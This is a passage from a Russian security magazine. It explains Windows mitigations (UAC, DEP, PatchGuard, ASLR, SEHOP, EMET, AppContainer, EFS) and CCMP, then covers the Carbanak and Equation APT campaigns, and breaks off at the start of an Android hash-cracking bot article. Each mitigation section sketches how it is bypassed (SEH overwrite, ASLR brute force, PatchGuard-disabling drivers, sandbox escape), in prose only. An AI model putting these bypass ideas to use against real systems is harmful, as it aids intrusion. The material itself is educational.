Начнем с самого легкого. Контроль пользовательских учеток, как все прекрасно помнят, был впервые введен в Висте и аналогичной серверной системе Windows Server 2008. Да, это было давно. UAC был добавлен для предотвращения атак, которые оказались возможны в Windows из-за неполноценности ее подсистемы передачи сообщений. Приложение, имеющее более низкие привилегии, могло отправить сообщение (с внедренным шелл-кодом) приложению, выполняющемуся с правами администратора, а оно уже запросто могло запустить приманку, так как имеет разрешения.

Такой порядок сохранился от старых операционных систем, основанных на MS-DOS. В них не было разделения между юзером и админом, и, хотя в Windows NT ситуация была исправлена, пользователи по старинке работали под учетной записью администратора. До поры до времени такое положение дел всех устраивало, но потом (после знаменитой публикации независимого эксперта по информационной безопасности Криса Паджета) стали появляться эксплойты, использующие уязвимость подрывной атаки. И когда проблема стала угрожающей, в новой на то время версии своей операционки Microsoft попыталась исправить ситуацию, внедрив UAC. Строго говоря, последний представляет собой только оболочку — пользовательский интерфейс, тогда как всю работу на самом деле выполняет механизм **UIPI** (User Interface Privilege Isolation). Посредством использования **MIC** (Mandatory Integrity Control, это ключевая фича безопасности, управляющая уровнями доступа процессов) UIPI запрещает процессу с низкими правами посылать сообщения процессу с высокими. В случае с UAC выбор между запретом или разрешением отдается на откуп пользователю. Но проблема в том, что многие юзеры, не вдаваясь в детали, разрешают выполнение приложения, которое стало причиной вопроса.


UAC поднимает тревогу не только при запуске недоверенного процесса, но также при выполнении многих других задач, в числе которых изменение настроек «родного» файрвола, добавление/удаление пользовательских учеток, установка драйверов, запуск дефрагментации диска и другие. По этой причине работа с системой стала медленнее, и появилось много негативных сообщений юзеров.

В результате UAC не стал панацеей от всех бед, но все же предотвратил часть атак и поставляется со всеми последующими версиями операционных систем от Microsoft.

Как отламывают?

Еще Марк Руссинович отметил, что UAC не стоит рассматривать как механизм безопасности, — если пользователь разрешит, то выполнится любой код, поэтому чаще всего UAC обходят спрятанные за красивой этикеткой зловреды.

↓ UAC — настройка выдачи уведомлений



То есть юзер разрешает на выполнение какое-то безобидное на первый взгляд приложение, полученное из недостоверного источника, при этом вместе с приложением выполняется деструктивный код.

DEP (DATA EXECUTION PREVENTION)

Что такое?

За аббревиатурой DEP скрывается фича безопасности современных операционных систем. Она разрешает приложению выполнять код только в области памяти, помеченной как исполняемая, то есть код, закинутый малварью в область данных (кучу или стек), которая помечена как неисполняемая, работать не будет. Хотя существуют два способа предотвратить выполнение кода — программный и аппаратный, современные операционные системы стали поддерживать DEP только после того, как такая возможность появилась в процессорах. Страница виртуальной памяти, данные в которой не предназначены для выполнения, помечается битом **NX** (в терминологии AMD) и битом **XD** (по Intel). DEP предотвращает не только атаки, но и ошибки операционной системы, просто завершая приложение.

Если камень не поддерживает бит NX, тогда в бой вступает программная реализация DEP. Она существенно уступает аппаратной, так как защищает лишь отдельные системные файлы операционной системы, но при этом работает на любых процессорах.

Кроме настольных операционок, DEP также включен в **Android** с версии 4.1 Jelly Bean.

Как отламывают?

Способы атаки на DEP подробно описаны Крисом Касперски в его книге «Искусство дизассемблирования». Хакер может ломать DEP как локально, так и удаленно. И хотя существует множество механизмов контроля кучи и стека, они плохо справляются со своими задачами: хакер по-прежнему может из-за отсутствия контроля границ локальных буферов затереть адрес возврата из функции для помещения сюда указателя на шелл-код или, воспользовавшись переполнением кучи, перезаписать любую модифицируемую ячейку в адресном пространстве уязвимого процесса.

KPP (KERNEL PATCH PROTECTION)

Что такое?

Защита ядра от модификации появилась вместе с выходом 64-разрядной версии Windows в 2005 году (первый сервиспак для Windows XP). Следовательно, в 32-битных версиях она отсутствует. Дальше — больше. В 64-битной семерке механизм защиты был улучшен для поддержки интерфейса ACPI современных процессоров, в том числе режимов выполнения и сна процессоров в многопроцессорной системе. Модификация ядра осуществляется путем внутренних системных вызовов и недокументированных возможностей для замены кода в критических структурах ядра Windows.

Модификация ядра направлена на следующие ядерные объекты: таблицу системных вызовов, глобальную таблицу дескрипторов, таблицу дескрипторов прерываний, образы ядра, HAL, NTFS, BOOTVID, TCPIP и другие, ядерные стеки, списки процессов, набор MSR, KdpStub и так далее.

Конкретно в Windows технология защиты ядра от модификации имеет название **PatchGuard**.

К примеру, без защиты ядра программист мог изменить указатель на функцию в таблице системных вызовов, которая, по сути, является массивом указателей на функции системных сервисов. Следовательно, когда происходит вызов ядра и оно обращается по указателю, который, по идее, должен указывать на ядерную функцию, ядро со всеми своими привилегиями обращается не пойми куда (и выполняет — подсунутый, возможно зловредный код).

Модификация ядра используется не только зловредами, но и полезными приложениями. Например, антивирус может модифицировать ядро для нужд своей работы, чтобы ядерный вызов проходил через него. Однако теперь это запрещено, борцам с малварью приходится искать обходные пути. Тем не менее, даже когда это было разрешено, модификация ядра была крайней мерой и плохой идеей: одновременно нарушались три критических свойства операционной системы — надежность, производительность, безопасность. Надежность страдала по той простой причине, что внедрялся потусторонний код, который в принципе невозможно протестировать. Так как добавленный код вклинивался посреди ядерных вызовов, это не лучшим образом действовало на производительность. Модификация кода ядра однозначно приводила к неизвестным последствиям, в результате чего возрастала угроза атаки зловредами.

В современных версиях Windows, если попытаться пропатчить ядро, операционная система выведет синий экран и уйдет на перезагрузку, поскольку посчитает это критической неисправностью без возможности продолжить выполнение.

Как отламывают?


Между тем взломать KPP все равно можно, но в таком случае от хакера потребуется довольно высокая квалификация в области системного программирования и написания драйверов в частности. Чтобы сломать KPP, необходимо написать драйвер, который будет последовательно и выборочно использовать техники атаки, такие как, например, **Firing a patchguard check** (более подробно в докладе от Positive Technologies — www.ptsecurity.com/press/Windows_81_Kernel_Patch_Protection_Analysis.pdf), и, таким образом, полностью заблокирует механизмы Kernel Patch Protection. В случае успеха хакер сможет беспрепятственно модифицировать структуры и код ядра.

ASLR (ADDRESS SPACE LAYOUT RANDOMIZATION)

Что такое?

Рандомизация адресного пространства используется в современных операционных системах для размещения критичных структур данных (таких как куча, стек, образы исполняемых файлов, библиотеки) случайным, независимым образом. Применение этой технологии во многом усложняет написание зловредов и эксплуатацию уязвимостей. Главным образом это происходит благодаря тому, что хакер, разрабатывая малварь, не может привязывать свой код к определенным адресам, где может находиться атакуемая структура данных, так как при следующей загрузке «изучаемой» системы все объекты сменят свое расположение в адресном пространстве. Наибольшее развитие ASLR получила в последних версиях операционки от Microsoft — Windows 8.0/8.1. ASLR служит последним рубежом, который может остановить малварь, обошедшую DEP.

Чтобы ASLR использовалась в определенном приложении, его надо скомпилировать с соответствующими параметрами.



← Алгоритм рандомизации памяти

Как отламывают?


На 32-битных машинах с рандомизацией адресного пространства вполне можно бороться: так как для добавления случайности доступно только порядка 16 бит, требуемый адрес можно подобрать брутфорсом. Отсюда следует возможность применения атаки возврата в библиотеку, когда через переполнение буфера адрес функции в стеке подменяется адресом другой функции в программе. На платформе x64 ситуация для взломщика усложняется.

SEHOP (STRUCTURED EXCEPTION HANDLER OVERWRITE PROTECTION)

Что такое?

Технология SEHOP (защита от перезаписи обработчика структурных исключений) в Windows призвана бороться с эксплойтами, реализующими атаку на обработчик структурных исключений (SEH).

SEH, в свою очередь, предоставляет структурную обработку исключений, которая



SEH

EMET

Enhanced Mitigation Experience Toolkit
Import
Export
Wizard
Apps
Trust
Quick Profile Name:
Custom security settings
Skin: EMET Style
Windows Event Log
Tray Icon
Early Warning
Help
File
Configuration
System Settings
Reporting
Info
System Status
Data Execution Prevention (DEP) — Application Opt In
Structured Exception Handler Overwrite Protection (SEHOP) — Application Opt Out
Address Space Layout Randomization (ASLR) — Application Opt In
Certificate Trust (Pinning) — Enabled
Running Processes

Process ID	Process Name	Running EMET
1960	AppleMobileDeviceService - MobileDeviceService	
1928	armsvc - Adobe Acrobat Update Service	
1444	audiodg	
2852	chrome - Google Chrome	
7292	chrome - Google Chrome	
5708	chrome - Google Chrome	
2212	chrome - Google Chrome	
8544	chrome - Google Chrome	
4268	chrome - Google Chrome	
9020	chrome - Google Chrome	

Refresh

позволяет прикладным приложениям получать управление при программных и аппаратных сбоях. Этими исключениями могут быть нарушение доступа к памяти, деление на ноль и другие запрещенные инструкции. Получив управление, приложение может само попытаться обработать исключение, не прибегая к услугам операционной системы. Отсюда следует, что SEH не только позволяет контролировать обработку ошибок, но и является отладочным средством. SEH реализуется путем использования ключевых слов __try, __finally, __except вместо аналогов C++, а также путем применения флага /SAFESEH во время компиляции.

Как отламывают?

Распространен следующий сценарий атаки с использованием SEH. Хакер, воспользовавшись, например, переполнением буфера, внедряет вредоносный код, а чтобы передать на него управление, перезаписывает указатели на SEH-обработчики. Они в подавляющем большинстве хранятся в SEH-фреймах, которые затираются также с помощью переполнения буфера. Подобные атаки имеют лаконичное название **SEH overwrite**.

SEHOP предназначена только для защиты 32-битных приложений, поскольку в 64-битном коде реализовать атаку с перезаписью структурного обработчика исключений не удастся. По умолчанию SEHOP включена только в серверных системах, так как в клиентских версиях Windows из-за SEHOP возможны несовместимости со старым программным обеспечением, которое о ней ничего не знает.

Атаки на SEHOP аналогичны атакам на ASLR, то есть производятся через переполнение буфера и перезапись адресов функций.

EMET (ENHANCED MITIGATION EXPERIENCE TOOLKIT)

Что такое?

Набор EMET — это системная программа от Microsoft, позволяющая предотвратить эксплуатирование уязвимостей в программном обеспечении благодаря технологиям снижения рисков. Эти технологии не обеспечивают стопроцентной защиты, тем не менее они максимально усложняют задачи вирмейкерам. Хотя изредка возникают несовместимости между набором EMET и защищаемым программным обеспечением, в большинстве случаев с помощью EMET можно защитить любое ПО от любого производителя. Для своей работы EMET требует .NET Framework 4.0.

EMET может защищать всю систему в целом или определенные приложения. В качестве механизмов защиты он использует описанные выше технологии (DEP, ASLR, SEHOP). К примеру, EMET может защитить от следующих угроз: ROP — минуя DEP, исполняет на стеке подмешанный код, используя кодовые фичи; SEH overwriting (рассмотрен выше, повторяться не будем); Stack pivoting — перемещает регистр стека ESP в нужный зловреду адрес; heap spray — многочисленное выделение памяти для помещения туда кода малвари, в расчете, что будет выполнен хотя бы один из помещенных образов.

После установки EMET сразу начинает выполнять свои защитные функции в отношении Internet Explorer, Office, Java VM, Adobe Acrobat. В этот список можно и нужно включить дополнительные приложения, в первую очередь те, что могут быть использованы удаленно: различные приложения для обмена данными и сообщениями, браузеры и прочее.

Однако EMET не заменяет собой антивирусное ПО или HIPS и не является панацеей от эксплойтов.

Как отламывают?

Так как EMET служит лишь конфигуратором для описанных выше защитных технологий, то и взламывать его не имеет смысла.

CSRSS

Что такое?

Client/Server Runtime Subsystem — модуль операционных систем Windows NT, поставляется начиная с Windows 2000. Так как многие компоненты подсистемы Win32 были вынесены в режим ядра, этот системный компонент представляет собой способ управления системной консолью из пользовательского режима, он работает как системный сервис пользовательского режима. По сути, это критический компонент операционной системы, принудительное завершение которого непременно приведет к краху оси.

WIM (WINDOWS INTEGRITY MECHANISM)

Что такое?

Механизм целостности — это ключевой компонент в системе безопасности Windows. Он ограничивает возможности пользователя и/или приложения, основываясь на списке его прав. В Висте данный механизм был расширен — к нему был добавлен уровень целостности (Integrity Level). Уровень целостности представляет собой уровень достоверности выполняемого процесса и объектов, принадлежащих ему, например созданных им файлов или потоков.

Механизм целостности обеспечивает возможность менеджерам ресурсов, таким как файловые системы, использовать заранее определенные политики безопасности таким образом, что процессы с более низким уровнем целостности не могут ни читать, ни записывать, ни выполнять объекты, созданные процессом с более высоким уровнем целостности. Механизм целостности позволил операционной системе Windows повысить уровень

безопасности, так как раньше (до его внедрения) невозможно было определить права с помощью списков контроля доступа настолько гибко (дело ограничивалось раздачей прав пользователям и группам).

Безопасность в среде Windows главным образом обеспечивается выдачей определенных прав юзерам на чтение, запись, выполнение (эти же права наследуются порождаемыми данным юзером объектами, например запускаемыми приложениями). Список прав для каждого пользователя хранится в структурах SID (Security Identifier), которые создаются вместе с учетными записями пользователей и прикрепляются к ним. В идентификаторе безопасности, в свою очередь, сохраняются все данные пользователя, начиная от его имени, группы принадлежности и заканчивая сетевым доменом и правами на управление системными объектами. Когда юзер обращается к определенному объекту, сведения этого объекта сравниваются со сведениями, хранящимися в идентификаторе безопасности данного пользователя. В современных версиях Windows, кроме прав, в игре участвует уровень целостности. Как я отметил выше, безопасность Windows была улучшена добавлением уровня целостности, значение которого хранится в списке контроля доступа — Access Control List (ACL). Последний сохраняется в токене доступа — Access Token. При попытке доступа к объекту, кроме сравнения прав доступа, монитор контроля безопасности (security reference monitor) сравнивает уровень целостности в дескрипторе безопасности и токене доступа, используя для этого функцию AccessCheck. В случае если пользователь обладает правами на запрашиваемое действие, а также если уровень доступа у него выше, чем у объекта, к которому запрашивается доступ, операционная система его удовлетворяет, иначе запрещает.


Как отламывают?

Windows Integrity Mechanism — это комплекс компонентов безопасности, поэтому и хакают его не «в целом», а по частям. Разделяй и властвуй!

APPCONTAINER (APPLICATION CONTAINER)

Что такое?

Начиная с Windows 8, AppContainer представляет собой песочницу для выполнения приложений Магазина Windows. При разработке приложения программист указывает, какие средства операционной системы нужны его приложению, и после развертывания аппликации на устройстве пользователя программа будет ограничена только заданными правами на использование окружения. Кроме того, песочница ограничивает приложение на использование системных ресурсов, поэтому, если даже оно будет взломано, атакующий получит очень ограниченные возможности взаимодействия с атакованной системой. Он не сможет ни читать, ни записывать, ни выполнять вне каталога взломанного приложения. Кроме того, ограничения накладываются на взаимодействия процессов. А кто бы мог сомневаться, это же песочница! В общем, приложение Магазина Windows, выполняемое в AppContainer, — такая же песочница, как приложения мобильных операционных систем или вкладки браузера. То есть для выполнения каждой песочнице присваивается определенный уровень доверенности (Integrity Level, подробнее о нем см. предыдущий раздел).



↑ **Взаимодействие AppContainer с операционной системой**

Как отламывают?

По умолчанию AppContainer получает Low Integrity Level. Это означает, что он может выполнить довольно мало вещей. Тем не менее помочь коду выйти из песочницы AppContainer может классическое приложение, обладающее наивысшими правами. Если приложение Магазина Windows связать с классическим приложением, тогда для первого можно добиться повышения привилегий. Для этого классическому приложению надо создать глобальный именованный объект, от которого смогут наследоваться одно или несколько приложений Магазина Windows, имеющие более низкие уровни достоверности. Этим именованным объектом может быть, например, разделяемый между всеми процессами текущего юзера мьютекс.

EFS (ENCRYPTING FILE SYSTEM)

Что такое?

Шифрующая файловая система поставляется как компонент операционной системы начиная с Windows 2000. Именно с последней была выпущена файловая система NTFS 3.0, где EFS — ее часть. Изначально EFS ничего не шифрует, однако способна защищать отдельные файлы, папки и дисковые тома. Все это предназначено для защиты информации от взломщиков (похитителей информации), имеющих физический доступ к компьютеру. В связи с распространением мощных мобильных платформ потребность в тотальном шифровании только увеличилась (Капитан Очевидность поясняет, что смартфону или планшету значительно проще, чем ПК или ноуту, попасть в чужие руки).

Хотя Windows предотвращает вход в систему неавторизированного пользователя, запрашивая пароль, взломщик, имея физический доступ к компу, может запросто изъять жесткий диск и, подключив его к другой системе, считать информацию. Шифрующая файловая система защищает информацию от таких посягательств. При этом для защиты информации используется пароль, и чем он надежнее, тем надежнее защита.

Как отламывают?

Здесь имеется два типа угроз. Первая угроза связана с тем, что оригинальный файл после шифрования сразу не удаляется. Атакующий может воспользоваться средствами для редактирования диска на физическом уровне и восстановить незашифрованную информацию. Вторая угроза заключается в том, что для каждого пользователя создается сертификат в момент первого использования шифратора; этот сертификат содержит как открытый, так и секретный ключи юзера. Кроме пользовательских сертификатов, в момент установки операционной системы создается сертификат агента восстановления, его открытый ключ также применяется для шифрования FEK и сохраняется в Data Recovery Field (DEF). По умолчанию агентом восстановления является администратор. Следовательно, чтобы расшифровать любые файлы любого пользователя, надо зайти в систему с учеткой админа.

CCMP (COUNTER MODE CIPHER BLOCK CHAINING MESSAGE AUTHENTICATION CODE PROTOCOL)

Что такое?

Протокол блочного шифрования с кодом аутентичности сообщений и режимом сцепления блоков и счетчика представляет собой часть стандарта 802.11i. Более того, он является протоколом шифрования для Web и WPA2. Для шифрования в нем используется алгоритм AES (Advanced Encryption Standard), который управляет целостностью ключей и сообщений с использованием 128-битного блока и такого же ключа по стандарту FIPS-197.

В основе CCMP лежит алгоритм шифрования CCM AES в отличие от устаревшего TKIP. CCM использует алгоритм CTR для обеспечения конфиденциальности, одновременно для проверки подлинности и целостности данных применяется алгоритм CBC-MAC.

Как отламывают?


Целых шесть лет он считался неломаемым, однако в 2010 году была опубликована информация об уязвимости **Hole 196** в протоколе WPA2. Если хакеру удалось авторизоваться в сети, то он может использовать данную уязвимость, чтобы расшифровать данные других пользователей, при этом ни взлом ключей, ни брутфорс не используется.

ЗАКЛЮЧЕНИЕ

Любому из специалистов по защите информации приходится постоянно работать с документами по информационной безопасности, и, конечно же, в каждом из них встречаются различные аббревиатуры. Сегодня мы рассмотрели одиннадцать самых распространенных аббревиатур и выяснили, что за ними скрывается.

Колонка Дениса Макрушина

CARBANAK И EQUATION — МАЛВАРЬ НА МИЛЛИАРД ДОЛЛАРОВ



Денис Макрушин
Выпускник факультета информационной безопасности НИЯУ «МИФИ». Специализируется на исследовании угроз. Занимался тестированием на проникновение и аудитом безопасности корпоративных веб-приложений, стресс-тестированием информационных систем на устойчивость к DDoS-атакам, принимал участие в организации и проведении международных мероприятий по проблемам практической безопасности
@difezza, defec.ru@difezza, defec.ru

В феврале этого года в Мексике разорвалась информационная бомба, и ее взрывная волна несколько раз обогнула земной шар в средствах массовой информации. Причиной этой активности стало мероприятие Security Analyst Summit 2015, которое проходило в Канкуне, а точнее ряд докладов, проливших свет на технологичные APT, сочетающие в себе не используемые ранее технологии и неслыханную наглость.

О SECURITY ANALYST SUMMIT 2015

Kaspersky Security Analyst Summit (SAS) — ежегодная конференция, которая собирает на своей площадке исследователей в индустрии информационной безопасности, разработчиков средств защиты, представителей CERT и правоохранительных органов со всего мира. В этом году SAS проходила в солнечном Канкуне (Мексика) и традиционно отметилась достаточно большим количеством поводов для СМИ.

APT НА МИЛЛИАРД ДОЛЛАРОВ

Весной 2014-го «Лаборатория Касперского» была вовлечена в криминалистическое расследование: банкоматы одного из банков выдавали деньги без физического взаимодействия получателя с банкоматом. Так началась история расследования кампании Carbanak и исследования одноименного вредоносного ПО.

Carbanak представляет собой бэкдор, изначально написанный на основе кода **Carberp**. Зловред предназначен для шпионажа, сбора данных и предоставления удаленного доступа на зараженный компьютер. После того как злоумышленники получали доступ к какой-нибудь машине, они проводили разведку сети на предмет дальнейшего распространения и заражения критически важных систем — процессинговых, бухгалтерских, а также банкоматов. Что интересно, разведку злодеи проводят в ручном режиме, пытаясь взломать нужные компьютеры (например, компьютеры администраторов) и применяя инструменты, обеспечивающие дальнейшее заражение компьютеров в сети. Другими словами, получив доступ к сети, они перескакивали с одного компьютера на другой, пока не находили интересующий их объект (и вот тут можно начать




Сергей Голованов, Питер Зинн и Сергей Ложкин рассказывают о расследовании Carbanak APT



Кража денежных средств в ходе Carbanak APT

рассуждать о пользе услуги внутреннего пентеста). Выбор таких объектов изменялся от атаки к атаке, однако общим оставался результат: злодеям удавалось выводить деньги из финансовой организации.

Кроме того, стоящая за Carbanak группировка не всегда обладала информацией о тонкостях работы каждого из атакуемых банков, поскольку везде она организована по-разному. Поэтому, чтобы понять, как работает каждый конкретный банк, зараженные компьютеры записывали видеоматериал, который затем отправлялся на командные серверы. Несмотря на относительно низкое качество видеозаписи, она позволяла злоумышленникам, в распоряжении которых были также данные, собранные с помощью кейлоггеров, понять, что делала жертва. Это давало атакующим возможность получить информацию, достаточную для организации вывода средств.

В ходе расследования было обнаружено три способа вывода средств из финансовых организаций:

- через банкоматы;
- посредством перевода денег на счета киберпреступников через сеть SWIFT;
- путем внесения изменений в базы данных с целью создания фальшивых счетов, которые потом обналичивались «мулами».

Заражения происходили типичным для APT образом — через целевые фишинговые атаки, в ходе которых рассылались письма, содержащие документ с эксплойтом. Письма были составлены так, чтобы не вызвать подозрений, и в некоторых случаях приходили с адресов сотрудников атакованной компании.

По оценкам «Лаборатории Касперского», от действий группировки пострадало около ста финансовых организаций, преимущественно в Восточной Европе, а суммарный ущерб может доходить до отметки в миллиард долларов, что делает Carbanak самой успешной в индустрии киберпреступной кампанией.

ВЕЛИКИЙ УРАВНИТЕЛЬ

Другим громким анонсом стал доклад о группировке Equation, занимающейся кибершпионажем. Она много лет взаимодействует с другими влиятельными группами, такими как Stuxnet и Flame. Атаки Equation на текущий момент, возможно, самые изощренные из всех известных инцидентов: один из модулей вредоносного ПО позволяет **изменять прошивку жестких дисков**. С 2001 года группировка Equation сумела заразить компьютеры тысяч жертв, находящихся в Иране, России, Сирии, Афганистане, США и других странах. Сфера деятельности жертв — правительственные и дипломатические учреждения, телекоммуникации, аэрокосмическая отрасль, энергетика и прочее.

Начиная с 2001 года, по данным «Лаборатории Касперского», группировка Equation сумела заразить по всему миру компьютеры тысяч, возможно даже десятков тысяч жертв, относящихся к следующим сферам деятельности:

- правительственные и дипломатические учреждения;
- телекоммуникации;
- аэрокосмическая отрасль;
- энергетика;
- ядерные исследования;
- нефтегазовая отрасль;
- военные;
- нанотехнологии;
- исламские активисты и теологи;
- СМИ;
- транспорт;
- финансовые организации;
- компании, разрабатывающие технологии шифрования.

Наиболее мощный инструмент в арсенале группировки — модуль, известный как nls_933w.dll. Он позволяет изменять прошивку жестких дисков двенадцати наиболее популярных производителей, в том числе Seagate, Western Digital, Toshiba, Maxtor, IBM. Это поразительное техническое достижение, позволяющее сделать выводы об уровне возможностей группы.

Кроме этого, данная группировка использует множество разнообразных вредоносных программ, часть из которых даже превосходят по сложности знаменитую платформу Regin. Среди известных методов распространения и заражения — использование USB-червя **Fanny** (в его арсенале было две 0day-уязвимости, которые позднее использовались в Stuxnet), присутствие вредоносных инсталляторов на дисках, а также использование веб-эксплойтов.

ДЕЛАЕМ СТАВКИ, ГОСПОДА

Рискну предположить, что в конце текущего года, когда для средств массовой информации настанет пора подводить итоги по всем фронтам и составлять рейтинги всего и вся, Carbanak и Equation если и не возглавят какой-нибудь «TOP-100 APT 2015 года», то точно станут резидентами первой десятки. ⌶

О МЕКСИКЕ, НАРКОКАРТЕЛЯХ И КВАДРОКОПТЕРАХ

Если ты следишь за новостями, то наверняка в курсе инцидента, произошедшего на американо-мексиканской границе: сотрудникам таможенного контроля удалось сбить дрон, который перевозил на своем борту пакеты наркотиков. Этот инцидент лег в основу одного из CTF-заданий для SAS 2015. Участникам конференции предлагалось перехватить управление над популярной моделью квадрокоптера (Ar.Drone 2.0). Ничего технически сложного — эта модель дронов представляет собой испытательный полигон для творческой мысли хакера, но со стороны смотрится очень забавно. Только, естественно, все это было без наркотиков.



Готовим дрон для угона




Игорь Суменков, Сергей Минеев, Виталий Камлюк и Костин Райу рассказывают об Equation APT





Жертвы группировки Equation



ПОВЕЛИТЕЛЬ БОТОВ НА ANDROID

ВОССТАНАВЛИВАЕМ ЗАБЫТЫЕ ПАРОЛИ ПО ЛОКАЛЬНОЙ СЕТИ

Объяснять сегодня, что такое бот и ботнет, вряд ли кому-нибудь нужно. Почти все информационные издания пишут об успехах антивирусных и правоохранительных органов в борьбе с этим, как им кажется, злом. Тем не менее бот — всего лишь программа, выполняющая автоматически какие-либо действия. Поэтому с тем же успехом к ботнету можно отнести, например, и SETI — распределенный проект по поиску внеземных цивилизаций. Сегодня мы поддержим светлую сторону силы и соорудим небольшой бот и центр управления им на смартфоне. Наш бот будет помогать вполне земным людям восстанавливать забытые пароли, ведь как оно часто бывает: хеш есть, а пароля с ним нет :).

Сергей Мельников
mail@s-melnikov.net,
www.s-melnikov.net



charles taylor@shutterstock.com

КЛИЕНТ-СЕРВЕР

С точки зрения устройства механизма работы бот — это серверное приложение, принимающее команды, а центр управления — клиент, время от времени подключающийся к нему. Если бот находится за маршрутизатором (NAT), то роли, как правило, меняются и уже сам бот подключается к командному центру для обмена информацией. Условимся, что будем рассматривать бот (ботнет), работающий в той же локальной сети, что и командный центр, — мы же вспоминаем свои пароли, верно? В итоге, наш бот в силу трудоемкости вычислений будет работать на компьютере под управлением серверной версии Windows, а мы будем его нагружать и контролировать из командного центра в лагере Андроида (клиент). Для протокола обмена информацией выберем обычный текст — посылаем боту хеши, а он в ответ отбивается паролями.

ФРАГМЕНТ

Начнем издалека: Андроид очень любит убивать активности и создавать их заново — стоит хотя бы изменить ориентацию экрана, как твоя активность отправится в мир иной, а на ее месте будет создана новая. Что интересно, все поля для ввода текста автоматически восстановят введенную информацию, тогда как большинство других компонентов окажутся девственно чисты. То есть активность обязана быть готовой в любой момент восстановить состояние своих компонентов. Это вызывает определенные трудности у осваивающих азы программирования под данную ОС, хотя, случается, и популярные приложения не совсем адекватно реагируют на поворот экрана. В Android 3 появился новый компонент — **фрагмент** (Fragment), позволяющий разделить активности на независимые компоненты, каждый из которых имеет свой жизненный цикл и пользовательский интерфейс. Такая «фрагментация» активности существенно упрощает разработку GUI под разные форм-факторы устройств, но нас все это интересует по другой причине. С помощью метода setRetainInstance мы можем сделать так, чтобы фрагмент сохранял свой экземпляр между перезапусками родительской активности. Кроме того, фрагмент не обязан иметь визуальные компоненты. Все это делает его идеальным местом для 